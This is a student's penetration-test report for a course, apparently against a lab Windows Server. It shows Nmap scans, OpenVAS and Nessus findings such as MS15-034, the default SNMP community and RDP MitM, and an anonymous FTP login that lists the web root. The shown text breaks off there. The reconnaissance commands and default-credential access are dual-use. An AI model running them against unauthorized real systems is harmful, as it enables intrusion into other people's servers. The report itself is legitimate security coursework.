Geldi Omeri
ITMS-543

Final Project Report


Executive Summary

This penetration test was targeted at obtaining access as an authorized user and locating a specific file (a flag) by navigating through the system as that user. It began with some initial scans of the target box that revealed surface level information such as what services were running and what Operating System type it had and expanded by grabbing additional information, such as the specific web-server type and version, from banners that can be easily removed. Following this, two vulnerability scans were launched to get a broader idea of what risks the target box has and how they may be exploited. A common theme amongst the vulnerabilities detected where their propensity to be simply out of date or unnecessary services on the system. The SNMP service may not be necessary to keep running as a lot of sensitive information, including user accounts, are accessible through it. The FTP anonymous login also should be disabled to avoid unnecessary methods of gaining access since the anonymous account is capable of both severely damaging the webpage through deleting and modifying files that run it, as well as downloading potentially sensitive database files. There were also multiple vulnerabilities that allowed for man in the middle attacks which would enable an attacker to steal sensitive information, such as usernames and passwords, as they were being sent. A few instances of cleartext being sent through webpages, could be cleared up by requiring that SSL encryption was utilized first in order to make any sent information, such as passwords, unreadable without cracking the encryption. The user accounts do not appear to have sufficiently complex passwords either. The accounts breached passwords that were relatively easy to g. This is one of the highest impact vulnerabilities as it allows full access to an account with a lot of access on the system. However, remedying this issue is simple with a quick password update, as are a fair amount of the issues present on the target system. Strengthening the system should not take to much time or be too expensive, but there are quite a few vulnerabilities to be mitigated.

Technical Report

Ping/Nmap


To start the box was pinged and established that it is alive. It was also determined to be a windows box as the Time to Live was 128.



```
root@kali:~# ping -c 2 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=128 time=0.596 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=128 time=0.565 ms

--- 192.168.1.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 12ms
rtt min/avg/max/mdev = 0.565/0.580/0.596/0.028 ms
root@kali:~# 
```


Following that, all TCP ports on the machine where scanned using Nmap and speed 4. Several notable ports where found open including port 21 (FTP), port 80 (HTTP), port 139 (netbios-ssn), and port 3389 (ms-wbt-server). All potential ports to target for access into the box.

A more detailed Nmap scan provided banner information and version names for each port. This provided useful information such as the http-server headers Microsoft-HTTPAPI/2.0 and Microsoft-IIS/8.5. It was also discovered for Microsoft-ds that the version is Windows Server 2008 R2 – 2012.



```
root@kali:~# nmap -sV --script=banner 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-11 19:41 CST
Nmap scan report for www.goodshopping.com (192.168.1.101)
Host is up (0.00013s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_banner: 220 Microsoft FTP Service
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/8.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1801/tcp  open  msmq?
2103/tcp  open  msrpc         Microsoft Windows RPC
2105/tcp  open  msrpc         Microsoft Windows RPC
2107/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  ms-sql-s      Microsoft SQL Server vNext tech preview 14.00.1000
MAC Address: 00:50:56:9A:9B:EA (VMware)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.85 seconds
```


Port scanning the UPD ports with Nmap revealed that port 137 (netbios-ns) is also open. With the Nmap scan performed initially no other UDP ports where discovered open. The UDP scan was quick and provided a slightly larger range of ports to target.



```
root@kali:~# nmap -T5 -sU -p 1-2000 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-09 22:28 CST
Warning: 192.168.1.101 giving up on port because retransmission cap hit (2).
Nmap scan report for www.goodshopping.com (192.168.1.101)
Host is up (0.00060s latency).
Not shown: 1985 open|filtered ports
PORT     STATE  SERVICE
102/udp  closed iso-tsap
137/udp  open   netbios-ns
306/udp  closed unknown
```

Vulnerability Scanners (OpenVas/Nessus)

OpenVas was utilized first against the target box. No credentials where input for the scan. There was 1 high level risk, 7 medium level, and 1 low level. The high-level risk is due to the host missing a security update. A known vulnerability allows remote code execution.




2.1.1 High 80/tcp

High (CVSS: 10.0)
NVT: MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check)

Summary
This host is missing an important security update according to Microsoft Bulletin MS15-034.

The medium-level risks included vulnerabilities that allowed for the enumeration of MSRPC services running on the host, sensitive information being transmitted in cleartext via HTTP, and Anonymous FTP logins which is further expanded upon in this report.



2.1.4 Medium 21/tcp


Medium (CVSS: 6.4)
NVT: Anonymous FTP Login Reporting

Summary
Reports if the remote FTP Server allows anonymous logins.

Vulnerability Detection Result

```
It was possible to login to the remote FTP service with the following anonymous
↪account(s):
anonymous:anonymous@example.com
ftp:anonymous@example.com
Here are the contents of the remote FTP directory listing:
Account "anonymous":
10-18-18  09:32AM       <DIR>          bin
12-20-17  09:27AM                14205 blog.aspx
12-20-17  09:27AM                  540 blog.aspx.cs
12-20-17  09:27AM                31970 catalog.aspx
12-20-17  09:27AM                  537 catalog.aspx.cs
12-20-17  09:27AM                 9479 contactus.aspx
12-20-17  09:27AM                  563 contactus.aspx.cs
10-18-18  09:32AM       <DIR>          css
10-18-18  09:32AM       <DIR>          DB
12-20-17  09:27AM                  516 Default.aspx
10-08-19  08:22AM                 1804 Default.aspx.cs
10-18-18  09:32AM       <DIR>          font
12-19-17  11:46AM                 1113 GoodShopping.sln
10-18-18  09:32AM       <DIR>          images
12-20-17  09:27AM                 9432 index.aspx
12-20-17  09:27AM                  568 index.aspx.cs
10-18-18  09:32AM       <DIR>          js
```


Nessus was used afterwards with no credentials. It discovered 1 high-level risk, 13 medium-level risks, and 3-low level risks and gathered the target’s OS type and version, Microsoft Windows Server 2012 R2 Datacenter.



Host Information

Netbios Name:	SERVER2016
IP:	192.168.1.101
MAC Address:	00:50:56:9A:9B:EA
OS:	Microsoft Windows Server 2012 R2 Datacenter

The high-level risk is an easily guessed community name for the remote SNMP server, allowing for easier gathering of sensitive information.




41028 - SNMP Agent Default Community Name (public)

Synopsis


The community name of the remote SNMP server can be guessed.

A quick nmap scan of the snmp port, UPD 161, gives the same information as well as the version, SNMPv1.



```
root@kali:~# nmap -T5 -sU -sV -p 161 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-10 17:36 CST
Nmap scan report for www.goodshopping.com (192.168.1.101)
Host is up (0.0018s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
MAC Address: 00:50:56:9A:9B:EA (VMware)
Service Info: Host: Hacked

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds
```

The medium-level risks include an elevation of priviledge vulnerability in the SAM and LSAD remote protocols, the RDP client not validating the identity of the server when setting up encryption allowing for Man in the Middle attacks, signing not being required on the remote SMB, and several instances of the SSL certifications not being trusted or not valid for the host.



18405 - Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness

Synopsis

It may be possible to get access to the remote host.


Description

The remote version of the Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man-in-the-middle (MiTM) attack. The RDP client makes no effort to validate the identity of the server when setting up encryption. An attacker with the ability to intercept traffic from the RDP server can establish encryption with the client and server without being detected. A MiTM attack of this nature would allow the attacker to obtain any sensitive information transmitted, including authentication credentials.

This flaw exists because the RDP server stores a hard-coded RSA private key in the mstlsapi.dll library. Any local user with access to this file (on any Windows system) can retrieve the key and use it for this attack.


FTP

With the information from the vulnerability scan that there is an anonymous login the target box’s FTP, I pushed forward with testing it. First utilizing the telnet command and succeeding in utilizing “anonymous” as the username and “anonymous@example.com” as the password. While in I was able to determine that I had gained access to the root directory.




```
root@kali:~# telnet 192.168.1.101 21
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
220 Microsoft FTP Service
user anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
pass anonymous@example.com
230 User logged in.
ls
500 Command not understood.
pwd
257 "/" is current directory.
```

Switching gears, I moved over to utilizing the FTP command to directly connect to the target box. The same username and password worked and allowed me access to the root system. I was also able to view multiple files and directories in the root directory and several .aspx and.apsx.cs files that are being used for the hosted websites. Looking around as the directories, while there were eight distinct directories, the bin, tmp, and DB directory all appeared to be more valuable targets to investigate first.




```
root@kali:~# ftp 192.168.1.101
Connected to 192.168.1.101.
220 Microsoft FTP Service
Name (192.168.1.101:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-18-18  09:32AM       <DIR>          bin
12-20-17  09:27AM                14205 blog.aspx
12-20-17  09:27AM                  540 blog.aspx.cs
12-20-17  09:27AM                31970 catalog.aspx
12-20-17  09:27AM                  537 catalog.aspx.cs
12-20-17  09:27AM                 9479 contactus.aspx
12-20-17  09:27AM                  563 contactus.aspx.cs
10-18-18  09:32AM       <DIR>          css
10-18-18  09:32AM       <DIR>          DB
12-20-17  09:27AM                  516 Default.aspx
10-08-19  08:22AM                 1804 Default.aspx.cs
10-18-18  09:32AM       <DIR>          font
12-19-17  11:46AM                 1113 GoodShopping.sln
10-18-18  09:32AM       <DIR>          images
12-20-17  09:27AM                 9432 index.aspx
12-20-17  09:27AM                  568 index.aspx.cs
10-18-18  09:32AM       <DIR>          js
12-20-17  09:27AM                13209 login.aspx
12-20-17  09:27AM                 1009 login.aspx.cs
12-20-17  09:27AM                  441 logout.aspx
12-20-17  09:27AM                  664 logout.aspx.cs
10-18-18  09:32AM       <DIR>          pdf
```

